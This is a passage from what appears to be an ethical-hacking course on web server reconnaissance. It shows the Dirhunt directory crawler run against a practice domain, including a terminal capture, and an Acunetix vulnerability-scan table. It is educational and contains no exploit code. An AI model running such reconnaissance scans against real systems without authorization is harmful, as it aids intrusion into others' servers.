
In general, after discovering a directory on a web server, an attacker makes a request for that directory and attempts to access the directory listing. Attackers also attempt to exploit vulnerable web server software that grants access to directory listings.

Attackers use tools such as Dirhunt and Sitechecker to find directory listings of the target web server.

- **Dirhunt**

  Source: *https://github.com*

  Dirhunt is a web crawler optimized for searching and analyzing directories. This tool can find interesting results if the server has the "index of" mode enabled. Dirhunt is also useful if the directory listing is not enabled. It detects directories with false 404 errors, directories where an empty index file has been created to hide things, and so on.




```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $dirhunt http://certifiedhacker.com/
Welcome to Dirhunt v0.8.1 using Python 3.9.2
┤ Started now
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/exceptions.py", line 47,
in wrapped
    return func(*args, **kwargs)
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/crawler_url.py", line 79,
 in start
    processor.process(text, soup)
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/processors.py", line 261,
 in process
    text = text.decode('utf-8')
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xa9 in position 68416: inva
[200] http://certifiedhacker.com/  (HTML document)
    Index file found: index.html
[404] http://certifiedhacker.com/sample-login.html  (Not Found)
    Index file found: index.html
[200] http://certifiedhacker.com/corporate-learning-website/01-homepage.html  (H
TML document)
[200] http://certifiedhacker.com/css/  (Generic)
[200] http://certifiedhacker.com/Turbo Max/index.htm  (HTML document)
[200] http://certifiedhacker.com/Online Booking/index.htm  (HTML document)
[200] http://certifiedhacker.com/js/  (Generic)
[200] http://certifiedhacker.com/corporate-learning-website/about_us.html  (HTML
 document)
[200] http://certifiedhacker.com/corporate-learning-website/services.html  (HTML
 document)
```

Figure 13.32: Screenshot of Dirhunt displaying directories and files

Vulnerability Scanning

- Implement vulnerability scan to **identify weaknesses** in a network and determine if the system can be exploited
- Use vulnerability scanners such as Acunetix Web Vulnerability Scanner, and Fortify WebInspect to find **hosts**, **services**, and **vulnerabilities**
- Sniff the network traffic to find any **active systems**, **network services**, **applications**, and vulnerabilities present
- Test the **web server infrastructure** for any misconfigurations, outdated content, and vulnerabilities using vulnerability scanners like **Acunetix Web Vulnerability Scanner**


Acunetix - Scans
https://localhost:13443/#/scans/741b7eb4-14d8-41f7-8a48-11e2d5e2fa86/vulns/default/...
acunetix
Administrator
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Back
Stop Scan
Generate Report
WAF Export...
Group By: None
Filter
Scan Stats & Info
Vulnerabilities
Site Structure
Events
© 2017 Acunetix Ltd.
Top

Se...	Vulnerability	URL
!	Unencrypted __VIEWSTATE parameter	http://www.moviescope.com/
ⓘ	ASP.NET version disclosure	http://www.moviescope.com/
ⓘ	Clickjacking: X-Frame-Options header missing	http://www.moviescope.com/
ⓘ	Microsoft IIS version disclosure	http://www.moviescope.com/
ⓘ	Password type input with auto-complete enabled	http://www.moviescope.com/

https://www.acunetix.com

